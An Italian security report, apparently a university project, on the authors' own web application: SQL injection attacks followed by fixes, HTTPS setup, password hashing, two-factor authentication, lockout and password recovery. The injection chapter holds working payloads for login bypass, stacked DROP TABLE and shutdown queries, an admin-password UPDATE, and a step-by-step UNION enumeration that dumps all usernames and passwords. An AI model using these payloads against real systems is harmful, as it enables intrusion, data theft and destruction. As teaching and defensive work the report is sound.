La query ritorna l'intera tabella degli utenti dal momento che le clausole su username e password daranno sempre un esito true a causa delle condizioni booleane inserite e si accederà al sistema con le credenziali del primo utente della tabella.

### 4.1.2 Autenticazione con solo username esistenti

Username	Password
pippo'--	qualsiasi

#### 4.1. BYPASSING AUTHENTICATION

---

Esempio di query risultante:

```
SELECT * FROM account WHERE username='pippo'-- '
AND password=
'qualsiasi';
```

In questo caso si inserisce un username esistente e si aggiunge il carattere di inizio commento "--" seguito da uno spazio, in modo da ignorare la rimanente parte della query sul campo password. L'utente effettuerà il login con l'account pippo senza inserire alcuna password.

##### 4.1.3 Autenticazione come primo utente della tabella

Username	Password
' OR 1=1--	qualsiasi

Esempio di query risultante:

```
SELECT * FROM account WHERE username=' ' OR 1=1--
' AND password='qualsiasi';
```

Inserendo come input OR 1=1 la query risulterà sempre vera. Il risultato della query ritornerà l'intera tabella account ed il login sarà effettuato con le credenziali del primo utente della tabella.



### 4.2 Causing destruction

**N.B.:** È possibile effettuare le seguenti SQL Injection su database MySQL solo se attiva l'opzione delle query multiple di JDBC.

#### 4.2.1 Drop Table

Username	Password
pippo'; DROP TABLE todelete;--	qualsiasi

Esempio di query risultante:

```
SELECT * FROM account WHERE username='pippo'; DROP  
TABLE todelete;-- ' AND password='qualsiasi';
```

Con questo comando oltre ad effettuare il login con un username esistente verrà cancellata anche la tabella todelete (tabella creata appositamente) dal database.

#### 4.2.2 Shutdown

Username	Password
'; shutdown;--	qualsiasi

Esempio di query risultante:

```
SELECT * FROM account WHERE username=''; shutdown;--  
' AND password='qualsiasi';
```

Con questo comando viene arrestato il Server SQL.

### 4.2.3 Drop Table from comment

Anche dalla sezione commenti è possibile eseguire SQL Injection:

Commento
ahah', '2020-08-10 18:13:36.521'); DROP TABLE todelete;--

In questo caso oltre ad aggiungere il commento 'ahah' viene anche eliminata la tabella todelete (creata appositamente) all'interno del database.

```
INSERT INTO comment (question_id, account_id, text,
timestamp) VALUES(2,2,'ahah', '2020-08-10 18:13:36.521');
DROP TABLE todelete;-- ', '2020-08-10 18:14:47.329');
```

## 4.3 Second-order SQL injection

L'SQL Injection del primo ordine si verifica quando l'applicazione prende l'input dell'utente da una richiesta HTTP e, nel corso dell'elaborazione di tale richiesta, incorpora l'input in una query SQL in modo non sicuro.

Nella SQL Injection di secondo ordine (nota anche come stored SQL Injection), l'applicazione riceve l'input dell'utente da una richiesta HTTP e lo archivia per un utilizzo futuro. Questo di solito viene fatto inserendo l'input all'interno del database, ma non si verifica alcuna vulnerabilità nel momento in cui vengono archiviati i dati. Successivamente, quando si gestisce una richiesta HTTP diversa, l'applicazione recupera i dati memorizzati e li incorpora in una query SQL in modo non sicuro.

#### 4.4. SCENARIO DI ATTACCO

Username	Password
pippo	pippo123'; UPDATE account SET password='pippozzohackerino' WHERE username='admin';--

Con questi dati in input l'utente pippo malintenzionato riesce ad effettuare il login e contemporaneamente effettua l'update della password dell'account amministratore.

Esempio di query risultante:

```
SELECT * FROM account WHERE username='pippo' AND
password=
'pippo123'; UPDATE account SET password='pippo123'
WHERE username='admin';-- '
```

#### 4.4 Scenario di attacco

In questo paragrafo simuliamo un attacco completo da parte di un utente malintenzionato che non ha conoscenza della struttura del database. Si procederà con un esame del database, da cui è possibile estrarre informazioni utili sulla sua struttura, per poter infine accedere a dati sensibili come le password [13].

#### 4.4. SCENARIO DI ATTACCO

---

- SPORT -			
Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open

**Fig. 9:** Filtro categoria delle domande

Come già accennato in precedenza, l'attaccante può provare a concatenare all'URL il singolo apice oppure un'espressione booleana del tipo 'OR 1=1' in modo da verificare se il filtro della categoria delle domande contiene una vulnerabilità SQL injection. Una volta appurata la presenza della vulnerabilità, si può procedere ad esaminare il database.

È possibile utilizzare un attacco UNION per recuperare i dati da altre tabelle. Il primo passaggio di un tale attacco consiste però nel determinare il numero di colonne restituite dalla query. Per trovare il numero di colonne è possibile concatenare all'URL:

- ' ORDER BY 1--
- ' ORDER BY 2--
- ' ORDER BY N-- e così via, continuando finchè non si riceve un errore. In questo caso si è trovato il numero di colonne ritornate dalla query.

#### 4.4. SCENARIO DI ATTACCO

---

- SPORT' ORDER BY 13--			
Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open

- SPORT' ORDER BY 14--			
Question	Forecast count	Expiration date	Status

**Fig. 10:** Recupero del numero di colonne ritornate dalla query

La query ritorna 13 colonne come risposta, grazie a questa informazione è possibile costruire una query ad hoc di tipo UNION per iniziare a ricavare informazioni relative al database.

Il passaggio successivo consiste nell'identificare una colonna che ritorna un elemento di tipo string. Per controllare ciò è possibile concatenare all'URL:

- ' UNION SELECT 'testo',NULL,NULL,...,NULL;--
- ' UNION SELECT NULL,'testo',NULL,...,NULL;--
- ' UNION SELECT NULL,NULL,'testo',...,NULL;-- e così via, continuando fino a che viene mostrata una nuova riga nella tabella.

#### 4.4. SCENARIO DI ATTACCO

- SPORT' UNION SELECT 'TESTO',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open

- SPORT' UNION SELECT NULL,NULL,'TESTO',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open
testo	0		Closed

**Fig. 11:** Identificazione colonna con elementi di tipo stringa

Come vediamo la terza colonna restituisce un elemento di tipo stringa, quindi è possibile applicare un attacco di tipo UNION in modo da far ritornare informazioni utili all'interno della terza colonna.

La prima informazione da ricavare è sicuramente il nome dello schema del database, questo può essere ottenuto mediante la query:

```
' UNION SELECT NULL,NULL,TABLE_SCHEMA,NULL,...,NULL  
FROM INFORMATION_SCHEMA.TABLES;--
```

#### 4.4. SCENARIO DI ATTACCO

---

- SPORT' UNION SELECT NULL,NULL,TABLE\_SCHEMA,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL FROM INFORMATION\_SCHEMA.TABLES;-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open
db_sticast2	0		Closed
information_schema	0		Closed
mysql	0		Closed
performance_schema	0		Closed
sys	0		Closed

**Fig. 12:** Recupero del nome dello schema del database

Ricavata l'informazione circa lo schema, è possibile mostrare tutte le tabelle del database di interesse effettuando la query:

```
' UNION SELECT NULL, NULL, TABLE_NAME,...,NULL
FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=
'DB_STICAST2';--
```

#### 4.4. SCENARIO DI ATTACCO

---

- SPORT' UNION SELECT NULL, NULL, TABLE\_NAME, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='DB\_STICAST2';-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open
account	0		Closed
category	0		Closed
comment	0		Closed
follow	0		Closed
forecast	0		Closed
question	0		Closed
share	0		Closed

**Fig. 13:** Recupero delle tabelle dal database di interesse

Si passa ora ad ispezionare la tabella account del database tramite la query:

```
' UNION SELECT NULL,NULL,COLUMN_NAME,NULL,...,NULL
FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA=
'DB_STICAST2' AND TABLE_NAME='ACCOUNT';--
```



#### 4.4. SCENARIO DI ATTACCO

- SPORT' UNION SELECT NULL,NULL,COLUMN\_NAME,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_SCHEMA='DB\_STICAST2' AND TABLE\_NAME='ACCOUNT';-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open
id	0		Closed
username	0		Closed
password	0		Closed
name	0		Closed
email	0		Closed
balance	0		Closed
isAdmin	0		Closed

**Fig. 14:** Recupero colonne dalla tabella di interesse

Ed infine una volta trovate le informazioni circa le colonne della tabella di interesse è possibile far ritornare alla query username e password dell'intera tabella account:

' UNION SELECT NULL, NULL, CONCAT(USERNAME,',',  
,PASSWORD), NULL,...,NULL FROM ACCOUNT;--

- SPORT' UNION SELECT NULL, NULL, CONCAT(USERNAME,',',PASSWORD), NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM ACCOUNT;-- -

Question	Forecast count	Expiration date	Status
Will SSC Napoli win Serie A 2020/21?	0	23/5/2019	Open
Will LeClerc win the F1 World Championship 2020?	0	01/09/2018	Open
admin, admin123	0		Closed
pippo, pippo123	0		Closed
emilio, emilio123	0		Closed

**Fig. 15:** Exploit di username e password degli utenti iscritti

### 4.5 Mitigazione dell'attacco

La maggior parte delle istanze di SQL Injection può essere prevenuta utilizzando query parametrizzate invece della concatenazione di stringhe all'interno della query. Ciò è possibile utilizzando l'interfaccia `PreparedStatement` che estende `Statement` ed esegue automaticamente l'escape dei caratteri speciali prima di eseguire la query. Le query parametrizzate possono essere utilizzate per qualsiasi situazione in cui l'input non attendibile appare come dati all'interno della query.

Con l'interfaccia `Statement` i valori come `username` e `password` fanno parte della query SQL:

```
query = "SELECT * from account where username='"+username+"' and  
password='"+password+"'";
```

Esempio di query risultante con interfaccia `Statement`:

```
SELECT * FROM account WHERE username=" OR "="  
AND password=" OR "=";
```

Grazie all'interfaccia `PreparedStatement` si trattano gli input solo come dati e non vengono interpretati come comandi:

```
stmt = conn.prepareStatement("SELECT * from account where  
username=?");  
stmt.setString(1, username);
```

Esempio di query risultante con interfaccia `PreparedStatement`:

#### 4.5. MITIGAZIONE DELL'ATTACCO

---

```
SELECT * FROM account WHERE username='\' OR \'\'=\'"  
AND password='\' OR \'\'=\'"
```

## Capitolo 5

# Sensitive Data Exposure

L'esposizione dei dati sensibili è una delle 10 vulnerabilità principali di OWASP che spesso colpisce molti siti web e può mettere a rischio dati sensibilmente critici. Tale vulnerabilità si verifica quando un'applicazione non protegge adeguatamente le informazioni sensibili come password, token di sessione, dati di carte di credito, dati sanitari privati o altri dati che possono essere esposti. Per avere un'idea, ecco alcuni esempi:

- Dati memorizzati in chiaro come password o dati di carte di credito
- Mancanza di HTTPS sulle pagine autenticate
- Hash di password con mancanza di salt, rendendo la password facilmente decifrabile

- Token divulgati in chiaro

## 5.1 HTTPS

Come appena accennato, la comunicazione dei dati sensibili tra Client e Server non può avvenire in chiaro, per tale motivo abbiamo deciso di cifrare la comunicazione tramite HTTPS over TLS 1.2.

HTTPS (Hypertext Transfer Protocol Secure) è un protocollo per la comunicazione su Internet che protegge l'integrità e la riservatezza dei dati scambiati tra i Client e i Server. I dati inviati tramite HTTPS vengono protetti tramite il protocollo Transport Layer Security (TLS), che fornisce tre livelli di protezione fondamentali:

1. **Crittografia:** I dati scambiati vengono cifrati per proteggerli dalle intercettazioni. Ciò significa che, mentre l'utente consulta un sito web, nessuno può "ascoltare" le sue conversazioni, tenere traccia delle attività svolte in più pagine o carpire le sue informazioni.
2. **Integrità** dei dati: I dati non possono essere modificati o danneggiati durante il trasferimento, intenzionalmente o meno, senza essere rilevati.
3. **Autenticazione:** Dimostra che gli utenti comunicano con il sito web previsto. Protegge da attacchi man-in-the-middle e infonde fiducia negli utenti, il che si traduce in altri vantaggi commerciali.

Per abilitare HTTPS, il server (in alcuni contesti anche il Client)

## 5.1. HTTPS

---

deve ottenere un certificato di sicurezza emesso da un'autorità di certificazione (CA), che adotta misure per verificare che l'indirizzo web appartenga effettivamente all'organizzazione, proteggendo così i Client da attacchi man-in-the-middle. Quando si configura un certificato, bisogna garantire un'elevata sicurezza scegliendo una chiave di almeno 2048 bit ottenuta mediante l'uso di un appropriato algoritmo crittografico quali RSA, ECDSA (Elliptic Curve Digital Signature Algorithm), Certificati con Digital Signature Algorithm (DSA), ecc. Per la generazione del certificato e della relativa chiave privata, è stato utilizzato OpenSSL senza alcuna necessità di utilizzare il keystore di Java. Questo è eccellente poichè non solo è più facile generare certificati autofirmati con i comandi OpenSSL, ma può essere utilizzato anche con certificati prodotti da Let's Encrypt. Per la generazione del certificato e della relativa chiave privata è sufficiente digitare il seguente codice nella console di linux :

```
openssl req -x509 -newkey rsa:4096 -keyout localhost-rsa-key.pem -out localhost-rsa-cert.pem -days 36500
```


Con il comando **-newkey** si genera una nuova chiave privata utilizzando l'algoritmo RSA con una lunghezza della chiave di 4096 bit (rsa:4096) salvato in un file chiamato **localhost-rsa-key.pem**, mentre il certificato sarà salvato in un file chiamato **localhost-rsa-cert.pem** con validità di 36500 giorni. Per la generazione del certificato verranno generate una serie di domande quali il nome dell'organizzazione o la località, ecc. Di seguito è riportato lo screen.

## 5.1. HTTPS

```
root@kali:/home/kali/Desktop/SSL# openssl req -x509 -newkey rsa:4096 -keyout localhost-rsa-key.pem -out localhost-rsa-cert.pem -days 36500
Generating a RSA private key
.....+++++
writing new private key to 'localhost-rsa-key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Caserta
Locality Name (eg, city) []:Mondragone
Organization Name (eg, company) [Internet Widgits Pty Ltd]:StiCast
Organizational Unit Name (eg, section) []:StiCast
Common Name (e.g. server FQDN or YOUR name) []:localhost:8080/sticast_ok
Email Address []:sticast@email.com
root@kali:/home/kali/Desktop/SSL#
```

**Fig. 16:** Procedura per la generazione del certificato


Questi due file verranno inseriti all'interno della configurazione di tomcat grazie all'utilizzo del file **Docker-compose.yml**. Il sito sarà accessibile al nuovo indirizzo `https://localhost:8443/sticast_ok/` ora protetto da https. Come si può vedere anche dall'immagine, è comparso un piccolo triangolino, atto a significare che il certificato non è attendibile poichè autofirmato. Questa problematica può essere risolta utilizzando un certificato rilasciato da una Certification Authority adeguata come la già citata Let's Encrypt.



**Fig. 17:** URL di sticast\_ok con certificati OpenSSL

Di seguito abbiamo riportato lo screen di wireshark, in cui si nota che i dati viaggiano in chiaro con protocollo HTTP ed è estremamente facile leggere il contenuto del payload.


## 5.2. HASHING DELLE PASSWORD



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	68	8443 → 48342 [ACK] Seq=1 Ack=1 Win=512 Len=0 T
2	0.000011806	127.0.0.1	127.0.0.1	TCP	68	[TCP ACKed unseen segment] 48342 → 8443 [ACK]
5	1.996414928	127.0.0.1	127.0.0.1	TCP	68	8080 → 37270 [FIN, ACK] Seq=1 Ack=1 Win=512 Le
6	1.996551550	127.0.0.1	127.0.0.1	TCP	68	37270 → 8080 [FIN, ACK] Seq=1 Ack=2 Win=512 Le
7	1.996558220	127.0.0.1	127.0.0.1	TCP	68	8080 → 37270 [ACK] Seq=2 Ack=2 Win=512 Len=0 T
12	3.451210830	127.0.0.1	127.0.0.1	TCP	76	37302 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=6
13	3.451221922	127.0.0.1	127.0.0.1	TCP	76	8080 → 37302 [SYN, ACK] Seq=0 Ack=1 Win=65483
14	3.451229061	127.0.0.1	127.0.0.1	TCP	68	37302 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
21	3.736318116	127.0.0.1	127.0.0.1	HTTP	437	GET /sticast_ok/ HTTP/1.1
22	3.736339886	127.0.0.1	127.0.0.1	TCP	68	8080 → 37302 [ACK] Seq=1 Ack=370 Win=65152 Len
31	3.740217350	127.0.0.1	127.0.0.1	HTTP	3485	HTTP/1.1 200 (text/html)
32	3.740224724	127.0.0.1	127.0.0.1	TCP	68	37302 → 8080 [ACK] Seq=370 Ack=3418 Win=63232
33	3.760002320	127.0.0.1	127.0.0.1	HTTP	381	GET /sticast_ok/css/signup_form.css HTTP/1.1
34	3.760014000	127.0.0.1	127.0.0.1	TCP	68	8080 → 37302 [ACK] Seq=3418 Ack=683 Win=65280
43	3.761514588	127.0.0.1	127.0.0.1	HTTP	1041	HTTP/1.1 404 (text/html)
44	3.761553258	127.0.0.1	127.0.0.1	TCP	68	37302 → 8080 [ACK] Seq=683 Ack=4391 Win=64640

Fig. 18: Output Wireshark HTTP

Viceversa con l'aggiunta di HTTPS tutti i dati risultano essere perfettamente cifrati ed il payload risulta essere non leggibile.



No.	Time	Source	Destination	Protocol	Length	Info
11	16.432206493	127.0.0.1	127.0.0.1	TCP	76	48412 → 8443 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=30443567 TSecr=30443567
12	16.432217965	127.0.0.1	127.0.0.1	TCP	76	8443 → 48412 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=30443567 TSecr=30443567
13	16.432224807	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=30443567 TSecr=30443567
29	16.433211604	127.0.0.1	127.0.0.1	TLSv1.3	699	Client Hello
21	16.433218592	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=1 Ack=632 Win=64896 Len=0 TSval=30443568 TSecr=30443568
30	16.434754062	127.0.0.1	127.0.0.1	TLSv1.3	302	Server Hello, Change Cipher Spec, Application Data, Application Data
31	16.434760236	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=632 Ack=235 Win=65408 Len=0 TSval=30443570 TSecr=30443569
32	16.435552538	127.0.0.1	127.0.0.1	TLSv1.3	132	Change Cipher Spec, Application Data
33	16.435559025	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=235 Ack=696 Win=65536 Len=0 TSval=30443570 TSecr=30443570
42	16.435953400	127.0.0.1	127.0.0.1	TLSv1.3	339	Application Data
43	16.435957851	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=696 Ack=506 Win=65280 Len=0 TSval=30443571 TSecr=30443571
48	16.436749119	127.0.0.1	127.0.0.1	TLSv1.3	105	Application Data
49	16.436752992	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=696 Ack=543 Win=65280 Len=0 TSval=30443571 TSecr=30443571
50	16.437248786	127.0.0.1	127.0.0.1	TLSv1.3	238	Application Data
51	16.437255068	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=543 Ack=866 Win=65408 Len=0 TSval=30443572 TSecr=30443572
56	16.437398556	127.0.0.1	127.0.0.1	TLSv1.3	99	Application Data
57	16.437401440	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=543 Ack=897 Win=65408 Len=0 TSval=30443572 TSecr=30443572
66	16.437542804	127.0.0.1	127.0.0.1	TLSv1.3	99	Application Data
71	16.437610988	127.0.0.1	127.0.0.1	TLSv1.3	107	Application Data
72	16.437823487	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=897 Ack=574 Win=65536 Len=0 TSval=30443573 TSecr=30443572
73	16.437827722	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=897 Ack=613 Win=65536 Len=0 TSval=30443573 TSecr=30443572
74	16.437861924	127.0.0.1	127.0.0.1	TLSv1.3	107	Application Data
75	16.437864254	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=613 Ack=936 Win=65536 Len=0 TSval=30443573 TSecr=30443573
80	16.442848613	127.0.0.1	127.0.0.1	TLSv1.3	307	Application Data
81	16.442856590	127.0.0.1	127.0.0.1	TCP	68	8443 → 48412 [ACK] Seq=613 Ack=1175 Win=65408 Len=0 TSval=30443578 TSecr=30443578
90	16.449147884	127.0.0.1	127.0.0.1	TLSv1.3	215	Application Data
91	16.449154183	127.0.0.1	127.0.0.1	TCP	68	48412 → 8443 [ACK] Seq=1175 Ack=709 Win=65408 Len=0 TSval=30443584 TSecr=30443584
96	16.449250570	127.0.0.1	127.0.0.1	TLSv1.3	3273	Application Data

Fig. 19: Output Wireshark HTTPS

## 5.2 Hashing delle password

In tutti i sistemi informatici è altamente sconsigliato salvare le password in chiaro nel database, ma è buona norma salvare solamente l'hash della password. La protezione delle nostre credenziali è affidata ad algoritmi teoricamente irreversibili che, a parità di condizioni



## 5.2. *HASHING DELLE PASSWORD*

---

iniziali, sono in grado di restituire sempre lo stesso risultato (la stessa stringa di caratteri apparentemente casuali) partendo dalla stessa password iniziale.

Nel momento in cui si crea l'account di un servizio web e si accede per la prima volta al proprio profilo, il sistema crittografico del servizio genera, a partire dalla password che abbiamo scelto, una stringa univoca di caratteri chiamata hash. A ogni nuovo accesso, verrà generata una nuova stringa di caratteri usando sempre gli stessi algoritmi applicati alla password immessa ed il risultato verrà poi confrontato con hash l'originale. Nel caso le due stringhe combacino, si sarà inserita la chiave di accesso corretta e quindi si completerà la procedura di autenticazione.

In via del tutto teorica, nè gli hacker nè gli stessi gestori del servizio web potrebbero essere in grado di "invertire" il processo di password hashing e ricavare così "in chiaro" le credenziali di accesso degli utenti. Come però accade, non tutti gli standard hash hanno la stessa capacità di resistere a operazioni di "reverse engineering", infatti, password protette con algoritmi SHA1 possono essere scoperte ugualmente.

Per questo si affiancano altri sistemi di sicurezza, come bcrypt, un sistema di sicurezza che consente di utilizzare algoritmi di crittografia estremamente complessi da decifrare. Dal momento in cui viene scoperta la falla e vengono trafugate le hash, i tempi per intervenire e mettere al sicuro i propri dati dipendono molto dal tipo di chiave crittografica utilizzata. Nel caso di SHA1 la finestra temporale per cambiare password prima che riescano a risalire tramite decrittazione della nostra stringa hash è molto breve (questione di qualche giorno,

## *5.2. HASHING DELLE PASSWORD*

---

se non di poche ore); se lo SHA1 è rafforzato da bcrypt, allora gli utenti hanno più tempo per cambiare credenziali e, eventualmente, chiudere i loro account.

## Capitolo 6

# Broken Authentication

La Broken Authentication è causata da cattive implementazioni delle funzioni di autenticazione e gestione delle sessioni. Tali attacchi mirano a impossessarsi di uno o più account dando all'aggressore gli stessi privilegi dell'utente attaccato. L'autenticazione è "Broken" quando gli aggressori sono in grado di compromettere password, chiavi o token di sessione, informazioni sull'account utente e altri dettagli per assumere le identità degli utenti. I fattori di rischio comuni includono:

- Credenziali di accesso prevedibili
- Credenziali di autenticazione utente che non sono protette quando vengono archiviate
- ID di sessione esposti nell'URL (ad esempio, riscrittura dell'URL)

- Valore di sessione che non scadono o che non vengono invalidato dopo il logout
- Password, ID di sessione e altre credenziali inviate tramite connessioni non crittografate

## 6.1 Two Factor Authentication

Oggi non è più sufficiente proteggere i propri account con una password "forte" ma è necessario utilizzare l'autenticazione forte (strong authentication), nota anche come autenticazione a due fattori (2FA: two factor authentication) che rappresenta un'ulteriore sicurezza ed è oggi il sistema di protezione più sicuro che abbiamo a disposizione per proteggere i nostri account.

Per accedere a qualunque sistema digitale (computer, bancomat, siti web o altro) dovremo dapprima "presentarci" inserendo il nostro username. Poi dovremo "dimostrare" che siamo proprio noi: questa è la fase di "autenticazione" che può avvenire in tre diversi modi:

- **Conoscenza:** "Una cosa che sai", per esempio una password o un PIN.
- **Possesso:** "Una cosa che hai", come uno smartphone o un token di sicurezza.
- **Inerenza:** "Una cosa che sei", come l'impronta digitale, il timbro vocale, il viso, l'iride, o qualunque altro dato biometrico.

Se l'autenticazione avviene con la sola password si tratta di autenticazione ad un fattore. Si parla invece di autenticazione a due fattori

se si usano almeno due dei tre fattori sopra elencati, purchè i due fattori utilizzati sono di matrice differente (non può essere considerata 2FA un'autenticazione fatta con due password).

### 6.1.1 Funzionamento

Nel nostro caso è stato utilizzato un 2FA composta da una password scelta dall'utente e da un codice generato opportunamente da un QRCode. All'atto della registrazione di un nuovo utente, il sistema imporrà la scansione di un opportuno QRCode tramite un app di autenticazione come Authenticator di google o Authy, utile alla generazioni di codici richiesti durante la fase di login.

## 6.2 Blocco account brute force

Uno degli attacchi più facili da perpetrare ai danni di un utente al fine di rubare le credenziali dell'account è quello del brute force, cioè si tenta l'inserimento delle credenziali finchè non si trovano quelle giuste. Questo è un attacco basilare che sicuramente riesce a trovare le credenziali purchè si dia all'attaccante il tempo per eseguire tale attacco.

Per questo motivo sono richieste delle contromisure per mitigare questa vulnerabilità. Quella implementata da noi permette l'inserimento delle credenziali fino ad un numero massimo di 3 tentativi errati, dopodichè l'applicazione provvederà al blocco dell'account. Al successivo tentativo, il sistema effettuerà un controllo per valutare se è già presente un token associato all'utente ed in caso affermativo si verrà rimandati sulla pagina di login poichè è già stata mandata una

mail all'utente per sbloccare l'account (il token avrà una durata di due minuti).

In caso contrario, il sistema provvederà alla creazione e all'invio del nuovo token tramite e-mail all'utente designato per effettuare l'unlock dell'account. L'e-mail sarà composta da un link cliccabile che scatterà una richiesta in cui il sistema controllerà la validità del token ed in caso affermativo al corretto sblocco dell'account con successiva redirect verso la pagina di login.

## 6.3 Recovery Password

Le funzionalità di "ripristino della password" possono causare vulnerabilità nella stessa applicazione che intendiamo proteggere. Una buona funzionalità di ripristino della password genera un token e lo invia tramite e-mail all'utente come metodo di ripristino della password, tipicamente come collegamento. Questo token dovrebbe avere le seguenti caratteristiche:

- Avere almeno 64 caratteri di lunghezza.
- Essere unico.
- Essere casuale.
- Essere utilizzato una sola volta.
- Avere una durata breve, tipicamente meno di 24 ore.

### 6.3.1 Funzionamento

Un utente può richiedere il recovery della password cliccando sull'apposito link presente nella pagina di login `https://localhost:8443/sticast_ok/login`. All'atto della richiesta, il server verifica se vi è già un token assegnato all'utente ed in caso affermativo si verrà rimandati sulla pagina di login finchè non scadrà il token (due minuti). Se non esiste un token associato all'utente, il sistema provvederà alla creazione e all'invio di un nuovo token all'interno di una e-mail destinata all'utente.

L'e-mail sarà composta da un link cliccabile che rimanderà l'utente su di un apposito form per l'inserimento della nuova password. Prima di rimandare l'utente sul form `"/resetpassword__insertnewpassword.jsp"`, il sistema provvederà a verificare se il token associato alla richiesta sarà valido. In caso affermativo si provvederà al cambio della password con quella inserita dall'utente.

Se non si seguono queste linee guide, si possono incorrere in vulnerabilità tipo:

- **Username Enumeration:** Quando l'utente fornisce una e-mail già registrata, l'applicazione risponderà con "La nuova password è stata inviata a: e-mail@email.com". In caso contrario, l'applicazione risponderà con "L'e-mail fornita non è valida".
- **Denial of Service:** Si abusa della funzionalità di recupero della password quando l'applicazione cambia la password con una nuova generata casualmente. In tal caso, un utente malintenzionato potrebbe creare, uno script automatico per abusare della funzionalità reimpostando le password ogni 15 secondi

### 6.3. RECOVERY PASSWORD

---

e impedendo agli utenti legittimi di accedere all'applicazione. Inoltre, in combinazione con una vulnerabilità di enumerazione del nome utente, la gravità di questa vulnerabilità aumenta.

